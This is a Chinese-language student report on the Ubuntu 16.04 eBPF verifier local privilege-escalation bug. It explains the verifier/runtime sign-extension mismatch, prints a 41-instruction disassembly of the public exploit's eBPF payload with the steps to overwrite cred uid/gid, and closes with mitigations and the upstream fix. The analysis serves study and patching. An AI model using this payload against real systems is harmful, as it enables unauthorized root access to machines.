UBUNTU 本地提权漏洞

潘亦晟, 515021910384 06/14/2018

1 Background

国外安全研究者 Vitaly Nikolenko 在 twitter 上公布了一个 Ubuntu 16.04 的内核 0day 利用代码，攻击者可以无门槛的直接利用该代码拿到 Ubuntu 的最高权限 (root)；虽然只影响特定版本，但鉴于 Ubuntu 在全球拥有大量用户，尤其是公有云用户，所以该漏洞对企业和个人用户还是有不小的风险。

该漏洞不管从漏洞原因还是利用技术看，都相当有代表性，是 Data-Oriented Attacks 在 linux 内核上的一个典型应用。仅利用传入的精心构造的数据即可控制程序流程，达到攻击目的，完全绕过现有的一些内存防护措施。

eBPF 简介

众所周知，linux 的用户层和内核层是隔离的，想让内核执行用户的代码，正常是需要编写内核模块，当然内核模块只能 root 用户才能加载。而 BPF 则相当于是内核给用户开的一个绿色通道：BPF(erkeley Packet Filter) 提供了一个用户和内核之间代码和数据传输的桥梁。用户可以用 eBPF 指令字节码的形式向内核输送代码，并通过事件 (如往 socket 写数据) 来触发内核执行用户提供的代码；同时以 map(key，value) 的形式来和内核共享数据，用户层向 map 中写数据，内核层从 map 中取数据，反之亦然。BPF 设计初衷是用来在底层对网络进行过滤，后续由于他可以方便的向内核注入代码，并且还提供了一套完整的安全措施来对内核进行保护，被广泛用于抓包、内核 probe、性能监控等领域。BPF 发展经历了 2 个阶段，cBPF(classic BPF) 和 eBPF(extend BPF)，cBPF 已退出历史舞台，后文提到的 BPF 默认为 eBPF。



图 1: BPF 介绍

eBPF 虚拟指令系统

eBPF 虚拟指令系统属于 RISC，拥有 10 个虚拟寄存器，r0-r10，在实际运行时，虚拟机会把这 10 个寄存器一一对应于硬件 CPU 的 10 个物理寄存器。

每一条指令的格式如下：

```
struct bpf_insn {
    __u8    code;         /* opcode */
    __u8    dst_reg:4;    /* dest register */
    __u8    src_reg:4;    /* source register */
    __s16   off;          /* signed offset */
    __s32   imm;          /* signed immediate constant */
};
```

如一条简单的 x86 赋值指令：**mov eax,0xffffffff**
对应的 BPF 指令为：**BPF_MOV32_IMM(BPF_REG_2, 0xFFFFFFFF)**，
其对应的数据结构为：

```
#define BPF_MOV32_IMM(DST, IMM)
((struct bpf_insn) {
    .code  = BPF_ALU | BPF_MOV | BPF_K,
    .dst_reg = DST,
    .src_reg = 0,
    .off   = 0,
    .imm   = IMM })
```

其在内存中的值为：**\xb4\x09\x00\x00\xff\xff\xff\xff。**

BPF 的加载过程

一个典型的 BPF 程序流程为：

- 用户程序调用 syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr)) 申请创建一个 map，在 attr 结构体中指定 map 的类型、大小、最大容量等属性。
- 用户程序调用 syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr)) 来将我们写的 BPF 代码加载进内核，attr 结构体中包含了指令数量、指令首地址指针、日志级别等属性。
- 在加载之前会利用虚拟执行的方式来做安全性校验，这个校验包括对指定语法的检查、指令数量的检查、指令中的指针和立即数的范围及读写权限检查，禁止将内核中的地址暴露给用户空间，禁止对 BPF 程序 stack 之外的内核地址读写。安全校验通过后，程序被成功加载至内核，后续真正执行时，不再重复做检查。

- 用户程序通过调用 setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd) 将我们写的 BPF 程序绑定到指定的 socket 上。Progfd 为上一步骤的返回值。
- 用户程序通过操作上一步骤中的 socket 来触发 BPF 真正执行。

2 Loophole Analysis

漏洞 1

BPF 指令校验

BPF 的指令校验在 kernel/bpf/verifier.c 中的 **do_check** 函数实现。eBPF 的 verifer 代码 (kernel/bpf/verifier.c) 中会对 ALU 指令进行检查 (check_alu_op)，该段代码最后一个 else 分支检查的指令是：

- **BPF_ALU64|BPF_MOV|BPF_K** /* 把 64 位立即数赋值给目的寄存器 */
- **BPF_ALU|BPF_MOV|BPF_K** /* 把 32 位立即数赋值给目的寄存器 */

```
//   https://elixir.bootlin.com/linux/v4.4.33/source/kernel/bpf/verifier.c

/* check validity of 32-bit and 64-bit arithmetic operations */
static int check_alu_op(struct verifier_env *env, struct bpf_insn *insn)
{
    struct reg_state *regs = env->cur_state.regs;
    u8 opcode = BPF_OP(insn->code);
    int err;

    if (opcode == BPF_END || opcode == BPF_NEG) {
        [.....]
    }else if (opcode == BPF_MOV) {
        [.....]
        /* check dest operand */
        err = check_reg_arg(regs, insn->dst_reg, DST_OP);
        if (err)
            return err;

        if (BPF_SRC(insn->code) == BPF_X) {
            if (BPF_CLASS(insn->code) == BPF_ALU64) {
                /* case: R1 = R2
                * copy register state to dest reg
                */
                regs[insn->dst_reg] = regs[insn->src_reg];
            } else {
                if (is_pointer_value(env, insn->src_reg)) {
```

```
                    verbose("R%d partial copy of pointer\n",
                    insn->src_reg);
                    return -EACCES;
            }
            regs[insn->dst_reg].type = UNKNOWN_VALUE;
            regs[insn->dst_reg].map_ptr = NULL;
        }
        } else {
            /* case: R = imm
            * remember the value we stored into this reg
            */
            regs[insn->dst_reg].type = CONST_IMM;
            regs[insn->dst_reg].imm = insn->imm;
        }
    }
    [...]
```

但这里并没有对 2 条指令进行区分，执行相同代码 (**regs[insn->dst_reg].type = CONST_IMM;**regs[insn->dst_reg].imm = insn->imm;)，直接把用户指令中的立即数 insn->imm 赋值给了目的寄存器，insn->imm 和目的寄存器的类型是 integer。

BPF 指令运行

而在 BPF 指令运行，指令的实现在 **kernel/bpf/core.c** 中，我们对 **BPF_ALU64|BPF_MOV|BPF_K** 和 **BPF_ALU|BPF_MOV|BPF_K** 的解释如下：

```
// https://elixir.bootlin.com/linux/v4.4.33/source/kernel/bpf/core.c

[...]
#undef ALU
    [...]
    ALU_MOV_X:
        DST = (u32) SRC;
        CONT;
    ALU_MOV_K:
        DST = (u32) IMM;
        CONT;
    ALU64_MOV_X:
        DST = SRC;
        CONT;
    ALU64_MOV_K:
        DST = IMM;
        CONT;
    [...]
```

可以看出 verifier 和 eBPF 运行时代码对于 2 条指令的语义解释并不一样，DST 是 64bit 寄存器，因此 ALU_MOV_K 得到的是一个 32bit unsigned integer，而 ALU64_MOV_K 会对 imm 进行 sign extension，得到一个 signed 64bit integer。

漏洞 2

BPF 指令校验

vefier 中 **check_cond_jmp_op** 对 **BPF_JMP|BPF_JNE|BPF_IMM** 指令进行检查，这条指令的语义是：如果目的寄存器立即数 == 指令的立即数 (insn->imm)，程序继续执行，否则执行 pc+off 处的指令；注意判断立即数相等的条件，因为前面 ALU 指令对 32bit 和 64bit integer 不加区分，不论 imm 是否有符号，在这里都是相等的。

```
static int check_cond_jmp_op(struct verifier_env *env,struct bpf_insn *↩
    insn, int *insn_idx)
{
    struct reg_state *regs = env->cur_state.regs;
    struct verifier_state *other_branch;
    u8 opcode = BPF_OP(insn->code);
    int err;

    [...]

    /* detect if R == 0 where R was initialized to zero earlier */
    if (BPF_SRC(insn->code) == BPF_K && (opcode == BPF_JEQ || opcode == ↩
        BPF_JNE) &&
    regs[insn->dst_reg].type == CONST_IMM && regs[insn->dst_reg].imm == ↩
        insn->imm) {
        if (opcode == BPF_JEQ) {
            /* if (imm == imm) goto pc+off;
            * only follow the goto, ignore fall-through
            */
            *insn_idx += insn->off;
            return 0;
        } else {
            /* if (imm != imm) goto pc+off;
            * only follow fall-through branch, since
            * that's where the program will go
            */
            return 0;
        }
    }

    [...]
```

再看下 eBPF 运行时对 BPF_JMP|BPF_JNE|BPF_IMM 指令的解释 (__bpf_prog_run)，显然当

imm 为有符合和无符号时，因为 sign extension，DST!=IMM 结果是不一样的。

```
JMP_JNE_K:
    if (DST != IMM) {
        insn += insn->off;
        CONT_JMP;
    }
     CONT;
```

注意这是条跳转指令，这里的语义不一致后果就比较直观了，相当于我们可以通过 ALU 指令的立即数，控制跳转指令的逻辑。

3 Loophole Exploit

根据上一节对漏洞原因的分析，我们利用漏洞绕过 eBPF verifier 机制后，就可以执行任意 eBPF 支持的指令，当然最直接的就是读写任意内存。漏洞利用步骤如下：

- 构造 eBPF 指令，利用 ALU 指令缺陷，绕过 eBPF verifier 机制；
- 构造 eBPF 指令，读取内核栈基址；
- 根据泄漏的 SP 地址，继续构造 eBPF 指令，读取 task_struct 地址，进而得到 task_struct->cred 地址；
- 构造 eBPF 指令，覆写 cred->uid, cred->gid 为 0，完成提权。

根据 Vitaly Nikolenko 公布的这个 exp，我们将 16 进制数据翻译成 BPF 指令，翻译结果如下：

```
ins 0: code(b4) alu | = | imm, dst_reg 9, src_reg 0, off 0, imm ffffffff
ins 1: code(55) jmp | != | imm, dst_reg 9, src_reg 0, off 2, imm ffffffff
ins 2: code(b7) alu64 | = | imm, dst_reg 0, src_reg 0, off 0, imm 0
ins 3: code(95) jmp | exit | imm, dst_reg 0, src_reg 0, off 0, imm 0
ins 4: code(18) ld | BPF_IMM | u64, dst_reg 9, src_reg 1, off 0, imm 3
ins 5: code(00) ld | BPF_IMM | u32, dst_reg 0, src_reg 0, off 0, imm 0
ins 6: code(bf) alu64 | = | src_reg, dst_reg 1, src_reg 9, off 0, imm 0
ins 7: code(bf) alu64 | = | src_reg, dst_reg 2, src_reg a, off 0, imm 0
ins 8: code(07) alu64 | += | imm, dst_reg 2, src_reg 0, off 0, imm ↩
    fffffffc
ins 9: code(62) st | BPF_MEM | u32, dst_reg a, src_reg 0, off fffffffc, ↩
    imm 0
ins 10: code(85) jmp | call | imm, dst_reg 0, src_reg 0, off 0, imm 1
ins 11: code(55) jmp | != | imm, dst_reg 0, src_reg 0, off 1, imm 0
ins 12: code(95) jmp | exit | imm, dst_reg 0, src_reg 0, off 0, imm 0
ins 13: code(79) ldx | BPF_MEM | u64, dst_reg 6, src_reg 0, off 0, imm 0
ins 14: code(bf) alu64 | = | src_reg, dst_reg 1, src_reg 9, off 0, imm 0
ins 15: code(bf) alu64 | = | src_reg, dst_reg 2, src_reg a, off 0, imm 0
```

```
ins 16: code(07) alu64 | += | imm, dst_reg 2, src_reg 0, off 0, imm ↩
    fffffffc
ins 17: code(62) st | BPF_MEM | u32, dst_reg a, src_reg 0, off fffffffc, ↩
    imm 1
ins 18: code(85) jmp | call | imm, dst_reg 0, src_reg 0, off 0, imm 1
ins 19: code(55) jmp | != | imm, dst_reg 0, src_reg 0, off 1, imm 0
ins 20: code(95) jmp | exit | imm, dst_reg 0, src_reg 0, off 0, imm 0
ins 21: code(79) ldx | BPF_MEM | u64, dst_reg 7, src_reg 0, off 0, imm 0
ins 22: code(bf) alu64 | = | src_reg, dst_reg 1, src_reg 9, off 0, imm 0
ins 23: code(bf) alu64 | = | src_reg, dst_reg 2, src_reg a, off 0, imm 0
ins 24: code(07) alu64 | += | imm, dst_reg 2, src_reg 0, off 0, imm ↩
    fffffffc
ins 25: code(62) st | BPF_MEM | u32, dst_reg a, src_reg 0, off fffffffc, ↩
    imm 2
ins 26: code(85) jmp | call | imm, dst_reg 0, src_reg 0, off 0, imm 1
ins 27: code(55) jmp | != | imm, dst_reg 0, src_reg 0, off 1, imm 0
ins 28: code(95) jmp | exit | imm, dst_reg 0, src_reg 0, off 0, imm 0
ins 29: code(79) ldx | BPF_MEM | u64, dst_reg 8, src_reg 0, off 0, imm 0
ins 30: code(bf) alu64 | = | src_reg, dst_reg 2, src_reg 0, off 0, imm 0
ins 31: code(b7) alu64 | = | imm, dst_reg 0, src_reg 0, off 0, imm 0
ins 32: code(55) jmp | != | imm, dst_reg 6, src_reg 0, off 3, imm 0
ins 33: code(79) ldx | BPF_MEM | u64, dst_reg 3, src_reg 7, off 0, imm 0
ins 34: code(7b) stx | BPF_MEM | u64, dst_reg 2, src_reg 3, off 0, imm 0
ins 35: code(95) jmp | exit | imm, dst_reg 0, src_reg 0, off 0, imm 0
ins 36: code(55) jmp | != | imm, dst_reg 6, src_reg 0, off 2, imm 1
ins 37: code(7b) stx | BPF_MEM | u64, dst_reg 2, src_reg a, off 0, imm 0
ins 38: code(95) jmp | exit | imm, dst_reg 0, src_reg 0, off 0, imm 0
ins 39: code(7b) stx | BPF_MEM | u64, dst_reg 7, src_reg 8, off 0, imm 0
ins 40: code(95) jmp | exit | imm, dst_reg 0, src_reg 0, off 0, imm 0
parsed 41 ins, total 41
```

---

ins 0 和 ins 1 一起完成了绕过 eBPF verifier 机制。ins 0 指令后，regs[9] = 0xffffffff，但在 verifier 中，regs[9].imm = -1，当执行 ins 1 时，jmp 指令判断 regs[9] ==0xffffffff，注意 regs[9] 是 64bit integer，因为 sign extension，regs[9] == 0xffffffff 结果为 false，eBPF 跳过 2(off) 条指令，继续往下执行；而在 verifier 中，jmp 指令的 regs[9].imm == insn->imm 结果为 true，程序走另一个分支，会执行 ins 3 jmp|exit 指令，导致 verifier 认为程序已结束，不会去检查其余的 dead code。

这样因为 eBPF 的检测逻辑和运行时逻辑不一致，我们就绕过了 verifier。后续的指令就是配合用户态 exp 完成对 kernel 内存的读写。

这里还需要知道下 eBPF 的 map 机制，eBPF 为了用户态更高效的与内核态交互，设计了一套 map 机制，用户态程序和 eBPF 程序都可以对 map 区域的内存进行读写，交换数据。利用代码中，就是利用 map 机制，完成用户态程序与 eBPF 程序的交互

ns4-ins5: regs[9] = struct bpf_map *map，得到用户态程序申请的 map 的地址。

3.1 漏洞复现

- 系统版本：Ubuntu 16.04.4
- 内核版本：4.4.0-81-generic

复现结果如下：



图 2: 漏洞复现

4 Patch

漏洞影响范围

从前面的漏洞原理来看，大致给一个全面的 linux kernel 受影响版本：

- 3.18-4.4 所有版本 (包括 longterm 3.18，4.1，4.4)；
- <3.18，因内核 eBPF 还未引入 verifier 机制，不受影响。

对于大量用户使用的各个发行版，还需要具体确认，因为该漏洞的触发，还需要 2 个条件:

- Kernel 编译选项 CONFIG_BPF_SYSCALL 打开，启用了 bpf syscall；
- /proc/sys/kernel/unprivileged_bpf_disabled 设置为 0，允许非特权用户调用 bpf syscall

临时解决方案

方案 1

设置/proc/sys/kernel/unprivileged_bpf_disabled 为 1，也是最简单有效的方式，虽然漏洞仍然存在，但会让 exp 失效；

方案 2

我们可以令 ALU 指令区分 32bit 和 64bit 立即数，同时 regs[].imm 改为 64bit integer：

```
/* check validity of 32-bit and 64-bit arithmetic operations */
static int check_alu_op(struct verifier_env *env, struct bpf_insn *insn)
```

```
{
    struct reg_state *regs = env->cur_state.regs;
    u8 opcode = BPF_OP(insn->code);
    int err;

    [...]

    /* check dest operand */
    err = check_reg_arg(regs, insn->dst_reg, DST_OP);
    if (err)
        return err;

    if (BPF_SRC(insn->code) == BPF_X) {
        if (BPF_CLASS(insn->code) == BPF_ALU64) {
        /* case: R1 = R2
        * copy register state to dest reg
        */
        regs[insn->dst_reg] = regs[insn->src_reg];
    } else {
        if (is_pointer_value(env, insn->src_reg)) {
            verbose("R%d partial copy of pointer\n",insn->src_reg);
            return -EACCES;
            }
        regs[insn->dst_reg].type = UNKNOWN_VALUE;
        regs[insn->dst_reg].map_ptr = NULL;
    }
    } else  {
        /* case: R = imm
        * remember the value we stored into this reg
        */
        u64 imm;

        if(BPF_CLASS(insn->code) == BPF_ALU64)
            imm = insn->imm;
        else
            imm = u32(insn->imm);

        regs[insn->dst_reg].type = CONST_IMM;
        regs[insn->dst_reg].imm = imm;
    }
[...]
```

官方修复方案

我们看下 upstream kernel 4.4.123 的修复

```
\\ https://elixir.bootlin.com/linux/v4.4.123/source/kernel/bpf/verifier.c

/* check validity of 32-bit and 64-bit arithmetic operations */
static int check_alu_op(struct verifier_env *env, struct bpf_insn *insn)
{
    struct reg_state *regs = env->cur_state.regs;
    u8 opcode = BPF_OP(insn->code);
    int err;

    [...]

    /* check dest operand */
    err = check_reg_arg(regs, insn->dst_reg, DST_OP);
    if (err)
        return err;

    if (BPF_SRC(insn->code) == BPF_X) {
        if (BPF_CLASS(insn->code) == BPF_ALU64) {
        /* case: R1 = R2
        * copy register state to dest reg
        */
        regs[insn->dst_reg] = regs[insn->src_reg];
        } else {
            if (is_pointer_value(env, insn->src_reg)) {
                verbose("R%d partial copy of pointer\n",insn->src_reg);
                return -EACCES;
            }
        regs[insn->dst_reg].type = UNKNOWN_VALUE;
        regs[insn->dst_reg].map_ptr = NULL;
        }
    } else if (BPF_CLASS(insn->code) == BPF_ALU64 ||insn->imm >= 0) {
        /* case: R = imm
        * remember the value we stored into this reg
        */
        regs[insn->dst_reg].type = CONST_IMM;
        regs[insn->dst_reg].imm = insn->imm;
    }
    [...]
```

当处理 32bit ALU 指令时，如果 imm 为负数，直接忽略，认为是 UNKNOWN_VALUE，这样也就避免了前面提到的 verifer 和运行时语义不一致的问题。